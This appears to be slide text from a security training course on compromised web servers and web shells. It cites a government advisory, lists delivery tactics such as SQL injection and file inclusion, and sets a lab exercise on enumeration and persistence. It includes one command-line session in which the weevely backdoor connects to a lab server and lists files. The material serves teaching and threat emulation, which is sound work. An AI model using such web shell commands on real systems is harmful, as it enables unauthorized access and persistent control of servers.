
- Compromised Web Servers and Web Shells - Threat Awareness and Guidance
- Issued November 20th, 2015
- Issued by Department of Homeland Security National Cybersecurity and Communications Integration Center's (NCCIC)
- Describes the use of web shells as an exploitation vector
- Highlights the seriousness and severity of APTs and criminal groups' use of web shells

Delivery Tactics

- SQL Injection
- Web App / Service Vulnerabilities (CMS)
- Remote File Include (RFI)
- Local File Include (LFI)



Basic Web Shell Attack



Web Shell Example: weeveily3

There are many types of web shells but we will focus on weeveily3

- Used in post-exploitation
- Places a PHP agent on a target web server
- Backdoor Web Shell
- Ubiquitous
- File and Folder Information
- Command execution via shell

```
root@kali:~# weeveily http://172.16.4.156/mutillidae/weever.php myPass

[+] weeveily 3.7.0

[+] Target:      172.16.4.156
[+] Session:     /root/.weeveily/sessions/172.16.4.156/weever_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weeveily> dir
Volume in drive C has no label.
Volume Serial Number is 8A3A-75FB

Directory of C:\xampp\htdocs\mutillidae

03/28/2019  09:24 AM    <DIR>          .
03/28/2019  09:24 AM    <DIR>          ..
03/18/2019  04:02 PM                851 .htaccess
03/02/2019  05:33 PM            13,933 add-to-your-blog.php
03/18/2019  10:40 AM    <DIR>          ajax
03/02/2019  05:33 PM            5,756 arbitrary-file-inclusion.php
03/02/2019  05:33 PM            534 authorization-required.php
```

Exercise: Web Shell Enumeration and Persistence

Objectives

- Use a web shell to enumerate and maintain access to a web server
- Develop a Threat Emulation Assessment Report (TEAR) for the customer stakeholder

Duration

This exercise will take approximately **2** hours to complete.

Note: Server IP is 192.168.229.177



Debrief

General Questions


- How did you feel about this procedure?
- Were there any areas in particular where you had difficulty?
- Do you understand how this relates to the work you will be doing?



Lesson Summary

In this lesson we learned about:

- Social Engineering
- Social Engineering TTPs
- Phishing
- Social Engineering Toolkit (SET)
- Web Shells
- Delivery Tactics



End of Module 2, Lesson 3